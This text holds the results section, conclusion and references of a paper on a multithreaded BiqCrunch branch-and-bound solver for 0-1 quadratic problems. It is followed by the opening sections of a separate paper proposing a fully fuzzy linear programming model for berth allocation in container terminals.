difficult problems (i.e. that require a large number of node evaluations), each thread will be kept busy most of the time. Hence, it is possible to avoid these issues by using only a one-level parallelization (i.e. one thread corresponds to one node evaluation). But of course, we must investigate in depth the reasons behind this numerical instability to address the problem: this is an ongoing work.

### C. Performance comparison and computational results

In this section, we present computational results obtained for three classical NP-hard combinatorial problems that can be stated as 0-1 quadratic programs. All the tests are run using the same computer: a DELL T-1600 equipped with an Intel Xeon E3-1270 CPU running at 3.40GHz with 8 cores. The same parameters (see the *BiqCrunch* documentation) are set for both solvers except for the number of cores: *BiqCrunch2.0* uses a single core and *MLTBiqCrunch* uses four cores (except in Figure 7 where the number of cores ranges from two to eight).

We chose instances that are not solved at the root of the search tree by *BiqCrunch*, and thus are relevant in our context. All the problems are publicly available and have been used by several authors [18], [21] (see the *BiqCrunch* website <http://lipn.univ-paris13.fr/BiqCrunch/> for further details and references).

In the Max-Independent-Set (MIS) problem (see Table I), we are given a graph  $G = (V, E)$  with vertex weights  $w_i$ , and the objective is to maximize the total weight of the vertices in an independent set (a set  $S$  of vertices having no two vertices joined by an edge in  $E$ ):

$$\begin{aligned} & \text{maximize} && \sum_i w_i z_i \\ \text{(MIS)} & \text{subject to} && z_i z_j = 0, \quad \forall (i, j) \in E \\ & && z \in \{0, 1\}^n. \end{aligned} \quad (3)$$

In the Max- $k$ -Cluster problem (see Tables II, III), we are given an edge-weighted graph with  $n$  vertices and a natural number  $k$ , and the objective is to find a subgraph of  $k$  nodes having maximum total edge weight:

$$\begin{aligned} & \text{maximize} && \frac{1}{2} \sum_{i,j} w_{ij} z_i z_j \\ \text{(Max-}k\text{-Cluster)} & \text{subject to} && \sum_{i=1}^n z_i = k \\ & && z \in \{0, 1\}^n. \end{aligned} \quad (4)$$

In the Max-Cut problem (see Tables IV, IV, VI, VII, VIII, IX), we are given an edge-weighted graph with  $n$  vertices, and the objective is to maximize the total weight of the edges between a subset of vertices and its complement:

$$\begin{aligned} \text{(Max-Cut)} & \text{maximize} && \sum_{i,j} w_{ij} z_i (1 - z_j) \\ & \text{subject to} && z \in \{0, 1\}^n. \end{aligned} \quad (5)$$

*MLTBiqCrunch* is always faster and in some cases it generates fewer nodes. In some other cases (for example *brock200\_1*) the optimal solution is found late in the traversal of the search tree; that explains the much larger number of nodes for *MLTBiqCrunch*. Let us to point out that solving this problem requires only 47 MB with *MLTBiqCrunch*. It involves 200 binary variables (20 100 for the underlying relaxations) and 5267 equality constraints.

When using *MLTBiqCrunch*, we have observed a super-linear speedup for several problems, especially for the most difficult instances (see Table III). Actually, as pointed out in Section II-C, the current best feasible solution can be updated earlier (maybe several times) and therefore, fewer nodes are generated in the search tree. Moreover, since the bounding procedure can be interrupted at any time, a superlinear speedup can even occur with the same number of nodes in the search tree when several bounding procedures are stopped earlier at the same time.




Fig. 7: Performance profiles of *BiqCrunch2.0* and *MLTBiqCrunch* (each curve  $\theta(\tau)$  corresponds to a given number of threads).

In Figure 7, we illustrate the expected performance from a standard user point of view when using *MLTBiqCrunch* instead of *BiqCrunch* (the current version is *BiqCrunch2.0*). This figure gives the performance profiles [20] obtained for the set of problems used in Figure 5. Obviously, increasing the number of threads improves the performance profiles of the solver. Recall that now BLAS uses at most two threads, and thus all the additional free cores are assigned to evaluate the available nodes in the queue.

TABLE I: CPU times and number of nodes in the search tree to solve Max-Independent-Set problems (DIMACS library)

	$n$	$m$	BiqCrunch 2.0		MLTBiqCrunch	
			nodes	time (s)	nodes	time (s)
MANN_a9	45	72	5	3.90	3	0.64
keller4	171	5100	155	155.24	113	88.55
brock200_1	200	5066	1393	1822.81	2861	747.38
brock200_2	200	10024	53	87.01	79	73.78
brock200_3	200	7852	107	157.45	321	113.04
brock200_4	200	6811	185	263.32	185	77.51

## IV. CONCLUSION

In this paper, we have analyzed and compared the performance gain of two parallelization strategies for the *BiqCrunch*



TABLE II: CPU times and number of nodes (in the search tree) averaged over five instances for each triple (n,k,d) (d is the graph density) required to solve medium-sized Max-*k*-Cluster problems

			BiqCrunch 2.0		MLTBiqCrunch	
<i>n</i>	<i>k</i>	<i>d</i> (%)	nodes	time (s)	nodes	time (s)
120	30	25	64.6	133.04	54.6	29.56
		50	110.6	177.20	109.0	43.73
		75	236.6	297.84	222.4	70.05
	60	25	28.6	59.09	27.4	21.36
		50	43.8	90.66	43.0	28.41
		75	19.0	38.95	19.0	16.76
	90	25	1.0	3.53	1.0	3.54
		50	6.2	28.79	7.4	20.05
		75	1.0	2.38	1.0	2.24

TABLE III: CPU times and number of nodes (in the search tree) averaged over five instances for each triple (n,k,d) (d is the graph density) required to solve large Max-*k*-Cluster problems

			BiqCrunch 2.0		MLTBiqCrunch	
<i>n</i>	<i>k</i>	<i>d</i> (%)	nodes	time (s)	nodes	time (s)
160	40	25	501.0	1927.53	535.4	397.59
		50	6061.6	<b>15411.70</b>	6430.6	<b>3731.51</b>
		75	4427.8	10798.50	5103.8	2624.43
	80	25	207.4	854.28	195.4	177.25
		50	505.8	1791.06	536.6	471.94
		75	2017.4	7242.98	2101.4	1786.57
	120	25	10.2	74.53	10.6	38.75
		50	7.0	63.67	6.2	30.95
		75	3.8	30.64	5.0	28.39

TABLE IV: CPU times and number of nodes in the search tree to solve the w100.d050 max-cut problems.

			BiqCrunch 2.0		MLTBiqCrunch	
problem	nodes	time (s)	nodes	time (s)	nodes	time (s)
0	307	434.02	345	121.88		
1	111	188.84	109	53.47		
2	57	93.21	59	32.07		
3	297	401.06	319	115.11		
4	471	646.58	451	168.42		
5	349	529.17	363	147.94		
6	99	135.20	99	49.42		
7	33	62.39	31	21.14		
8	403	557.02	401	149.92		
9	33	66.20	31	25.49		

branch-and-bound solver. We have seen that a coarse-grain, task-based approach gives a satisfying speed-up, but is limited by the start-up phase of the computation, when the search tree is not wide enough to take advantage of all the available cores. On the other hand, we have seen that a fine-grain, kernel-level parallelization is too fine-grained to give a good speed-up, even in these phases.

Although the evaluation of each node is hardly data-parallel, parallelizing the evaluation of each node is an interesting approach that deserves some consideration. The bigger granularity of this approach might give better results than the one

TABLE V: CPU times and number of nodes in the search tree to solve the w100.d090 max-cut problems.

			BiqCrunch 2.0		MLTBiqCrunch	
problem	nodes	time (s)	nodes	time (s)	nodes	time (s)
0	229	360.93			213	97.04
1	1555	2288.50			1559	646.63
2	551	809.24			529	215.36
3	779	1080.00			879	312.68
4	321	491.79			297	136.62
5	7	16.96			7	14.33
6	55	118.44			63	43.40
7	185	283.12			171	77.38
8	93	192.86			99	57.93
9	259	368.84			297	111.79

TABLE VI: CPU times and number of nodes in the search tree to solve the pw100.d050 max-cut problems.

			BiqCrunch 2.0		MLTBiqCrunch	
problem	nodes	time (s)	nodes	time (s)	nodes	time (s)
0	945	1099.56			1121	415.40
1	317	386.65			293	112.24
2	365	452.35			399	148.70
3	91	116.66			93	43.31
4	467	631.61			373	162.82
5	123	172.50			115	52.99
6	745	1054.98			663	283.41
7	149	227.40			139	71.93
8	43	86.13			43	31.13
9	203	278.38			241	100.75

TABLE VII: CPU times and number of nodes in the search tree to solve the pw100.d090 max-cut problems.

			BiqCrunch 2.0		MLTBiqCrunch	
problem	nodes	time (s)	nodes	time (s)	nodes	time (s)
0	291	407.79			303	128.56
1	523	674.41			479	178.22
2	135	197.70			153	62.19
3	111	158.40			119	52.87
4	235	316.92			227	93.91
5	307	502.81			319	144.38
6	221	264.78			245	84.40
7	503	687.72			529	199.04
8	181	316.72			175	88.35
9	137	227.82			141	65.92

TABLE VIII: CPU times and number of nodes in the search tree to solve the pm1d100.d090 max-cut problems.

			BiqCrunch 2.0		MLTBiqCrunch	
problem	nodes	time (s)	nodes	time (s)	nodes	time (s)
0	635	796.95			739	235.88
1	1187	1464.82			1159	372.35
2	885	1070.42			823	262.49
3	189	266.69			249	100.45
4	567	720.50			573	194.33
5	155	209.20			159	61.25
6	139	203.60			127	51.13
7	57	104.56			57	35.06
8	47	64.67			37	20.05
9	243	309.30			239	87.01

TABLE IX: CPU times and number of nodes in the search tree to solve the g05.n100 max-cut problems.

problem	BiqCrunch 2.0		MLTBiqCrunch	
	nodes	time (s)	nodes	time (s)
0	379	417.26	387	129.32
1	1683	1886.18	1889	648.07
2	103	138.52	91	38.30
3	589	554.84	705	172.63
4	33	44.26	35	16.71
5	107	167.96	105	45.98
6	107	151.56	109	43.59
7	255	331.53	257	92.36
8	163	198.11	175	60.99
9	219	222.28	219	61.44

based on multithreaded computation routines, would the data dependencies allow it.

Overall, the coarse-grain, node-level parallelization presents good results, with a satisfying speed-up on large problems that generate a non-trivial number of nodes. Large instances can be solved in less than an hour, which is very positive: these instances can be solved in reasonable time on a desktop workstation. Smaller instances can already be solved in reasonable time, so they are not the core target of *MLTBiqCrunch*, which aims at making it possible to solve 0-1 quadratic problems on mainstream desktop computers. In that sense, the multi-threaded version we are presenting here fulfills this goal.

Quite surprisingly, we have noticed that the small loss of precision suffered by parallel computation routines, due to the reorganization of the computation in the kernels, can affect the branch-and-bound computation dramatically, causing a slower convergence or, more annoyingly, creating extra nodes in the search tree. The numerical stability and accuracy of the parallel computation routines is therefore of major importance. Another perspective for future works consists in exploring the gain provided by extended-precision or arbitrary-precision routines, such as MPACK [22] or xBLAS [23].

## REFERENCES

- [1] N. Krislock, J. Malick, and F. Roupin, "Biqcrunch: A semidefinite branch-and-bound method for solving binary quadratic problems," *ACM Trans. Math. Softw.*, vol. 43, no. 4, pp. 32:1–32:23, Jan. 2017. doi: 10.1145/3005345. [Online]. Available: <http://doi.acm.org/10.1145/3005345>
- [2] S. Burer and A. Letchford, "Non-convex mixed-integer nonlinear programming: A survey," *Surveys in Operations Research and Management Science*, vol. 17, no. 2, pp. 97 – 106, 2012. doi: 10.1016/j.sorms.2012.08.001. [Online]. Available: <https://doi.org/10.1016/j.sorms.2012.08.001>
- [3] M. Bussieck, S. Vigerske, J. Cochran, L. Cox, P. Keskinocak, J. Kharoufeh, and J. Smith, *MINLP Solver Software*. John Wiley, Inc., 2010, updated Feb 21, 2012. [Online]. Available: <https://doi.org/10.1002/9780470400531.eorms0527>
- [4] CPLEX, *IBM ILOG CPLEX V12.1 User's Manual for CPLEX*, IBM Corporation, 2009.
- [5] B. Borchers and J. G. Young, "implementation of a primaldual method for sdp on a shared memory parallel architecture," *Computational Optimization and Applications*, vol. 3, no. 37, pp. 355–369, 2007. doi: 10.1007/s10589-007-9030-3. [Online]. Available: <https://doi.org/10.1007/s10589-007-9030-3>
- [6] L. Barreto and M. Bauer, "Parallel branch and bound algorithm - a comparison between serial, openmp and mpi implementations," *Journal of Physics: Conference Series*, vol. 256, no. 1, p. 012018, 2010. [Online]. Available: <http://stacks.iop.org/1742-6596/256/i=1/a=012018>
- [7] A. Bendjoudi, N. Melab, and E.-G. Talbi, "Hierarchical branch and bound algorithm for computational grids," *Future Generation Computer Systems*, vol. 28, no. 8, pp. 1168–1176, 2012. doi: 10.1016/j.future.2012.03.001. [Online]. Available: <https://doi.org/10.1016/j.future.2012.03.001>
- [8] J. Gmys, M. Mezmaz, N. Melab, and D. Tuytens, "Ivm-based parallel branch-and-bound using hierarchical work stealing on multi-gpu systems," *Concurrency and Computation: Practice and Experience*, 2016. doi: 10.1002/cpe.4019. [Online]. Available: <https://doi.org/10.1002/cpe.4019>
- [9] D. A. Bader, W. E. Hart, and C. A. Phillips, *Tutorials on Emerging Methodologies and Applications in Operations Research. Chapter 5 : Parallel Algorithm Design for Branch and Bound*, h.j. greenberg, editor ed. Philadelphia, PA: Society for Industrial and Applied Mathematics, Kluwer Academic Press, 2004.
- [10] Y. Xu, T. Ralphs, L. Ladanyi, and M. Saltzman, "Coin-or high-performance parallel search framework," [projects.coin-or.org/ChiPPS](http://projects.coin-or.org/ChiPPS).
- [11] J. Malick and F. Roupin, "On the bridge between combinatorial optimization and nonlinear optimization: a family of semidefinite bounds for 0–1 quadratic problems leading to quasi-newton methods," *Mathematical Programming*, vol. 140, no. 1, pp. 99–124, 2013. doi: 10.1007/s10107-012-0628-6. [Online]. Available: <http://dx.doi.org/10.1007/s10107-012-0628-6>
- [12] N. Melab, J. Gmys, M. Mezmaz, and D. Tuytens, "Multi-core versus many-core computing for many-task branch-and-bound applied to big optimization problems," *Future Generation Computer Systems*, 2017. doi: 10.1016/j.future.2016.12.039. [Online]. Available: <https://doi.org/10.1016/j.future.2016.12.039>
- [13] I. Chakroun and N. Melab, "Towards a heterogeneous and adaptive parallel branch-and-bound algorithm," *Journal of Computer and System Sciences*, vol. 81, no. 1, pp. 72–84, 2015. doi: 10.1016/j.jcss.2014.06.012. [Online]. Available: <https://doi.org/10.1016/j.jcss.2014.06.012>
- [14] E. Anderson, Z. Bai, C. Bischof, S. Blackford, J. Demmel, J. Dongarra, J. Du Croz, A. Greenbaum, S. Hammarling, A. McKenney, and D. Sorensen, *LAPACK Users' Guide*, 3rd ed. Philadelphia, PA: Society for Industrial and Applied Mathematics, 1999. [Online]. Available: <https://doi.org/10.1137/1.9780898719604.pt2>
- [15] C. Zhu, R. Byrd, P. Lu, and J. Nocedal, "Algorithm 778: L-bfgs-b: Fortran subroutines for large-scale bound-constrained optimization," *ACM Trans. Math. Softw.*, vol. 23, no. 4, pp. 550–560, Dec. 1997. [Online]. Available: <https://doi.org/10.1137/0916069>
- [16] J. Morales and J. Nocedal, "Remark on "Algorithm 778: L-BFGS-B: Fortran subroutines for large-scale bound constrained optimization",," *ACM Trans. Math. Softw.*, vol. 38, no. 1, pp. 1–4, 2011. [Online]. Available: <https://doi.org/10.1145/2049662.2049669>
- [17] B. Le Cun, C. Roucairol, and T. P. Team, "Bob: a unified platform for implementing branch-and-bound like algorithms," *Laboratoire Prism*, Tech. Rep., 1995.
- [18] F. Rendl, G. Rinaldi, and A. Wiegele, *A Branch and Bound Algorithm for Max-Cut Based on Combining Semidefinite and Polyhedral Relaxations*. Berlin, Heidelberg: Springer Berlin Heidelberg, 2007, pp. 295–309. ISBN 978-3-540-72792-7. [Online]. Available: [http://dx.doi.org/10.1007/978-3-540-72792-7\\_23](http://dx.doi.org/10.1007/978-3-540-72792-7_23)
- [19] N. Krislock, J. Malick, and F. Roupin, "Improved semidefinite bounding procedure for solving max-cut problems to optimality," *Mathematical Programming*, vol. 143, no. 1, pp. 61–86, 2014. doi: 10.1007/s10107-012-0594-z. [Online]. Available: <https://doi.org/10.1007/s10107-012-0594-z>
- [20] E. D. Dolan and J. J. Moré, "Benchmarking optimization software with performance profiles," *Mathematical Programming*, vol. 91, pp. 201–213, 2002. [Online]. Available: <https://doi.org/10.1007/s101070100263>
- [21] N. Krislock, J. Malick, and F. Roupin, "Computational results of a semidefinite branch-and-bound algorithm for  $k$ -cluster," *Computers and Operations Research*, vol. 66, pp. 153–159, 2016.
- [22] M. Nakata, "The MPACK (MBLAS/MLAPACK); a multiple precision arithmetic version of blas and lapack," [mplapack.sourceforge.net/](http://mplapack.sourceforge.net/).
- [23] X. Li, J. Demmel, D. Bailey, Y. Hida, J. Iskandar, A. Kapur, M. Martin, B. Thompson, T. Tung, and D. Yoo, "XBLAS—extra precise basic linear algebra subroutines," [www.netlib.org/xblas](http://www.netlib.org/xblas).

# A Fully Fuzzy Linear Programming Model to the Berth Allocation Problem

Flabio Gutiérrez Segura  
Universidad Nacional de Piura  
Departamento de Matemáticas  
Urb. Miraflores s/n, Perú  
Email: flabio@unp.edu.pe

Edwar Luján Segura  
Universidad Nacional de Trujillo  
Departamento de Informática, Av.  
Juan Pablo II s/n, Perú  
Email: edwar\_ls@hotmail.com

Edmundo Vergara Moreno,  
Rafael Asmat Uceda  
Universidad Nacional de Trujillo  
Departamento de Matemáticas, Av.  
Juan Pablo II s/n, Trujillo, Perú  
Email: {evergara,  
rasmat}@unitru.edu.pe}

**Abstract**—The berth allocation problem (BAP) in marine container terminals is defined as the feasible berth allocation to the incoming vessels. In this work, we develop a model of fully fuzzy linear programming (FFLP) for the continuous and dynamic BAP. The vessel arrival times are assumed to be imprecise, meaning that the vessel can be late or early up to a threshold permitted. Triangular fuzzy numbers represent the uncertainty of the arrivals. The model proposed has been implemented in CPLEX and evaluated for different instances. The results obtained show that the model proposed is helpful to the administrators of a marine container terminal, since a plan supporting imprecision in the arrival time of vessels, optimized with respect to the waiting time and easily adaptable to possible incidents and delays, is available to them.

## I. INTRODUCTION

In this work, we approach the berth allocation problem (BAP), a NP-hard problem of combinatorial optimization [1], consisting in the allocation for every incoming vessel its berthing position at the quay. Once the vessel arrives to the port, it comes a waiting time to be berthed at the quay. The administrators of Marine Container Terminal (MTC) must face with two related decisions: where and when the vessels have to be berthed.

The actual times of arrivals for each vessel are highly uncertain depending this uncertainty, for example, on the weather conditions (rains, storms), technical problems, other terminals that the vessel have to visit and other reasons. The vessels can arrive earlier or later their scheduled arrival time [2], [3]. This situation affects the operations of load and discharge, other activities at the terminal and the services required by costumers. The administrators of MTC change or reviews the plans, but a frequent review of the berthing plan is not a desirable thing from a planning of resources point of view. Therefore, the capacity of adaptation of the berthing plan is important for a good system performance that a MTC manages. As a result, a robust model providing a berthing plan that supports the possible early or lateness in the arrival time of vessels and easily adaptable is desirable.

There are many types of uncertainty such as the randomness, imprecision (ambiguity, vagueness), confusion. Many of them can be categorized as stochastic or fuzzy [4].

The fuzzy sets are specially designed to deal with imprecision.

The simulation is done in the MTC of the port of Valencia, the use of stochastic optimization models is difficult because there are no distributions of probabilities of the delays and advances of the vessels. We assume that the arrival times of vessels are imprecise, for every vessel it is necessary to request the time interval of possible arrival, as well as the more possible time the arrival occurs.

In this work, we present a model of fuzzy optimization for the continuous and dynamic BAP. This paper is organized as follows: In Section II, we present a review of literature related to the BAP under imprecision. Subsequently, in Section III, we describe the basic concepts of the work procedure. In Section IV, we propose the model of fuzzy optimization to the berth allocation problem with imprecision in the arrival of vessels. In Section V, we employ a methodology to resolve the model. In Section VI, we evaluated the model. Finally, in Section VII, we present the conclusions and future lines of research.

## II. STATE OF THE ART

There are many attributes to classify the models related to the BAP [5]. The most important are: spatial and temporal. The spatial attribute can be discrete or continuous. In the discrete case, the quay is considered as a finite set of berths, where segments of finite length describe every berth and usually a berth just works for a vessel at once; for the continuous case, the vessels can berth at any position within the limits of the quay. The temporal attribute can be static or dynamical. In the static case, all the vessels are assumed to be at the port before performing the berthing plan; for the dynamical case, the vessels can arrive to the port at different times during the planning horizon.

In [5], the authors make an exhaustive review of the literature existing about BAP. To our knowledge, there are very few studies dealing with BAP and with imprecise (fuzzy) data.

A fuzzy MILP (Mixed Integer Lineal Programming) model for the discrete and dynamic BAP was proposed in [6]. Triangular fuzzy numbers represent the arrival times of vessels. The model and design of a method for parametric

MILP-based solutions are presented there, but the evaluation is not shown. In the previous model, they do not address the continuous BAP. According to Bierwith [5], to design a continuous model, the planning of berthing is more complicated than for a discrete one, but the advantage is a better use of the space available at the quay.

In [7], a MILP fuzzy model for the continuous and dynamic BAP was proposed, this model assigns slacks to support possible delays or earliness of vessels but it also has an inconvenience: if a vessel arrives early or on time, the next vessel has to wait all the time considered for the possible earliness and delay. This represent a big waste of time without the use of the quay and the vessel has to stay longer than is necessary at the port.

In this work, we present a new model for the continuous and dynamic BAP that solves the problem of the previous model. This model is formulated as a fully fuzzy linear programming problem (FFLP), wherewith we obtain robust berthing plans supporting imprecision (earliness or delay) of vessels without generating unnecessary waiting times.

### III. PRELIMINARIES

The concepts about fuzzy sets, fuzzy arithmetic and possibility distributions are taken from [8].

#### A. Fuzzy Sets

**Definition 1.** Let  $X$  be the universe of discourse. A fuzzy set  $\tilde{A}$  in  $X$  is a set of pairs:  $\tilde{A} = \{(x, \mu_{\tilde{A}}(x)), x \in X\}$ , where  $\mu_{\tilde{A}}: X \rightarrow [0,1]$  is called the membership function and  $\mu_{\tilde{A}}(x)$  represents the degree that  $x$  belongs to the set  $\tilde{A}$ .

In this work, we use the fuzzy sets defined on real numbers,  $\mathbb{R}$ . A membership function can be triangular, trapezoidal, sigmoidal, quadratic, etc.

**Definition 2.** A fuzzy set  $\tilde{A}$  in  $\mathbb{R}$  is normal if  $\max_x \mu_{\tilde{A}}(x) = 1$ .

**Definition 3.** The fuzzy set  $\tilde{A}$  in  $\mathbb{R}$  is convex if and only if the membership function of  $\tilde{A}$  satisfies the inequality  $\mu_{\tilde{A}}(\beta x_1 + (1 - \beta)x_2) \geq \min[\mu_{\tilde{A}}(x_1), \mu_{\tilde{A}}(x_2)]$ ,  $\forall x_1, x_2 \in \mathbb{R}, \beta \in [0,1]$ .

**Definition 4.** A fuzzy number is a normal and convex fuzzy set in  $\mathbb{R}$ .

**Definition 5.** A triangular fuzzy number (TFN) (see Fig. 1) is represented by  $\tilde{a} = (a_1, a_2, a_3)$




Fig. 1. Triangular fuzzy number

#### B. Fuzzy Arithmetic

If we have the nonnegative triangular fuzzy numbers  $\tilde{a} = (a_1, a_2, a_3)$  and  $\tilde{b} = (b_1, b_2, b_3)$ , the operations of sum and difference are defined as follows:

$$\text{Sum: } \tilde{a} + \tilde{b} = (a_1 + b_1, a_2 + b_2, a_3 + b_3)$$

$$\text{Difference: } \tilde{a} - \tilde{b} = (a_1 - b_3, a_2 - b_2, a_3 - b_1)$$

#### C. Comparison of Fuzzy Numbers

The comparison of fuzzy numbers allows deciding between two fuzzy numbers  $\tilde{a}$  and  $\tilde{b}$  which is greater, but fuzzy numbers not always provide a totally ordered set just like real numbers do. All methods for the comparison of fuzzy numbers have advantages and disadvantages.

In this work, we use the method called First Index of Yagger [9]. This method uses the ordering function

$$\mathfrak{R}(\tilde{a}) = \frac{a_1 + a_2 + a_3}{3}$$

As a result,  $\tilde{a} \leq \tilde{b}$  when  $\mathfrak{R}(\tilde{a}) \leq \mathfrak{R}(\tilde{b})$ , that is,

$$a_1 + a_2 + a_3 \leq b_1 + b_2 + b_3$$

#### D. Distributions of Possibility

Imprecision can be represented by distributions of possibility [10]. These distributions allow us to formalize, in a reliable way, a very large amount of situations estimating magnitudes located in the future. The measure of possibility of an event can be interpreted as the degree of possibility of his occurrence. Among the various types of distributions, triangular and trapezoidal ones are most common. Formally, the distributions of possibility are fuzzy numbers; in this work, we use triangular distributions of possibility  $\tilde{a} = (a_1, a_2, a_3)$ , which are determined by three quantities:  $a_2$  is value with the highest possibility of occurrence,  $a_1$  and  $a_3$  are the upper and lower limit values allowed, respectively (see Fig. 1).

#### E. Fully Fuzzy Linear Programming

Fuzzy mathematical programming is useful to handle situations within optimization problems including imprecise parameters [11]. There are different approaches to the fuzzy mathematical programming. When the parameters and decision variables are fuzzy, the problem is formulated as a Fully Fuzzy Lineal Programming Problem (FFLP). There are many methodologies of solution to a FFLP [12]. Mostly of them, convert the original fuzzy model in a classical satisfactory model.

In this work, we use the method of Nasser et al. [13]. Given the FFLP problem

$$\max \sum_{j=1}^n \tilde{c}_j \tilde{x}_j$$

Subject to

$$\sum_{j=1}^n \tilde{a}_{ij} \tilde{x}_j \leq \tilde{b}_i, \forall i = 1 \dots m \quad (1)$$

Where parameters  $\tilde{c}_j, \tilde{a}_{ij}, \tilde{b}_j$  and the decision  $\tilde{x}_j$  are nonnegative fuzzy numbers.

$$\forall j = 1 \dots n, \quad \forall i = 1 \dots m$$

If all parameters and decision variables are represented by triangular fuzzy numbers,

$$\tilde{c}_j = (c1_j, c2_j, c3_j), \quad \tilde{a}_{ij} = (a1_{ij}, a2_{ij}, a3_{ij}),$$

$$\tilde{b}_i = (b1_i, b2_i, b3_i), \quad \tilde{x}_j = (x1_j, x2_j, x3_j)$$

Nasseri's Method transforms (1) into a classic problem of mathematical programming.

$$\max \Re \left( \sum_{j=1}^n (c1_j, c2_j, c3_j)(x1_j, x2_j, x3_j) \right)$$

Subject to:

$$\begin{aligned} \sum_{j=1}^n a1_{ij}x1_{ij} &\leq b1_i, \quad \forall i = 1 \dots m \\ \sum_{j=1}^n a2_{ij}x2_{ij} &\leq b2_i, \quad \forall i = 1 \dots m \\ \sum_{j=1}^n a3_{ij}x3_{ij} &\leq b3_i, \quad \forall i = 1 \dots m \end{aligned}$$

$$x2_j - x1_j \geq 0, \quad x3_j - x2_j \geq 0, \quad \forall j = 1 \dots n$$

Where  $\Re$  is an ordering function (See Section III.C.)

#### IV. FFLP MODEL FOR THE BERTH ALLOCATION PROBLEM

In this section, we present the notation to the main parameters used in the model (see Fig. 2).

$L$ : Total length of the quay at the MTC

$H$ : Planning horizon

Let  $V$  be the set of incoming vessels, the problem data for each vessel  $i \in V$  are given by:

$a_i$ : Arrival time at port.

$l_i$ : Vessel length

$h_i$ : Handling time of the vessel in the berth. (service time).

With these data, the decision variables  $m_i$  and  $p_i$  must be obtained

$m_i$ : Berthing time of vessel.

$p_i$ : Berthing position where the vessel will moor.

With the data and decision variables are obtained  $\omega_i$  and  $d_i$

$\omega_i = m_i - a_i$ : Waiting time of vessel since the arrival to the berthing.

$d_i = m_i + h_i$ : Departure time

We consider the next assumptions: All the information related to the waiting vessels is known in advance, every vessel has a draft that is lower or equal to the draft of the quay,




Fig. 2. Representation of a vessel according to the time and position

the berthing and departures are not time consuming, simultaneous berthing is allowed, safety distance between vessels is not considered.

The objective is to allocate all vessels according to several constraints minimizing the total waiting time, for all vessels.

The arrival times, berthing times and departure times of the vessel are considered to be of fuzzy nature (imprecise) and denoted by  $\tilde{a}$ ,  $\tilde{m}$ , and  $\tilde{h}$ , respectively.

Based on the deterministic model [14] and assuming the imprecision of some parameters and decision variables, we propose the following fuzzy model optimization.

$$\min \sum_{i \in V} (\tilde{m}_i - \tilde{a}_i) \quad (2)$$

Subject to:

$$\tilde{m}_i \geq \tilde{a}_i \quad \forall i \in V \quad (3)$$

$$p_i + l_i \leq L \quad \forall i \in V \quad (4)$$

$$p_i + l_i \leq p_j + M(1 - z_{ij}^x) \quad \forall i, j \in V, i \neq j \quad (5)$$

$$\tilde{m}_i + \tilde{h}_i \leq H \quad \forall i \in V \quad (6)$$

$$\tilde{m}_i + \tilde{h}_i \leq \tilde{m}_j + M(1 - z_{ji}^y) \quad \forall i, j \in V, i \neq j \quad (7)$$

$$z_{ij}^x + z_{ji}^x + z_{ij}^y + z_{ji}^y \geq 1 \quad \forall i, j \in V, i \neq j \quad (8)$$

$$z_{ij}^x, z_{ij}^y \in \{0,1\} \quad \forall i, j \in V, i \neq j \quad (9)$$

In order to assign a vessel to the quay, the following constraints must be accomplished:

(3), the berthing time of vessel must be at least the same as the arrival time; (4), there must be enough space at the quay for the berthing; (5), at the quay, a vessel must be to the left or right side of another vessel; (6), the berthing plan must be within the planning horizon; (7), with regard to the time, a vessel berths after or before another one; (8), the constraints (5) y (6) must be accomplished.

Where  $z_{ij}^x$  is a decision variable indicating if the vessel  $i$  is located to the left of vessel  $j$  at the berth, ( $z_{ij}^x = 1$ ).

$z_{ij}^y = 1$  indicates that the berthing time of vessel  $i$  is before than vessel  $j$ .  $M$  is a large integer constant.

The planning horizon is given by

$$H = \sum_{i \in V} h_i + \max_{i \in V} a_{3i}$$

## V. SOLUTION TO THE FUZZY BAP MODEL

We assume that all the parameters and decision variables are linear and some diffuse, thus, we have a FFLP problem.

The arrival of every vessel is represented by a triangular possibility distribution  $\tilde{a} = (a1, a2, a3)$  (see Fig. 1), indicating the possibility of arrival in  $a2$ , but not before  $a1$ , or after  $a3$ . In a similar way, the berthing time is represented by  $\tilde{m} = (m1, m2, m3)$  and  $\tilde{h} = (h, h, h)$  is considered a singleton.

When representing parameters and variables by triangular fuzzy numbers, we obtain a solution to the fuzzy model proposed applying the methodology proposed by Nasseri, (see section III. E).

To apply this methodology, we use the operation of fuzzy difference on the objective function and the fuzzy sum on the constraints (see Section III.B.) and the First Index of Yagger as an ordering function on the objective function (see Section III.C.) obtaining the next auxiliary MILP model.

$$\min \sum_{i \in V} \frac{1}{3} ((m1_i - a3_i) + (m2_i - a2_i) + (m3_i - a1_i)) \quad (10)$$

Subject to:

$$m1_i \geq a1_i \quad \forall i \in V \quad (11)$$

$$m2_i \geq a2_i \quad \forall i \in V \quad (12)$$

$$m3_i \geq a3_i \quad \forall i \in V \quad (13)$$

$$p_i + l_i \leq L \quad \forall i \in V \quad (14)$$

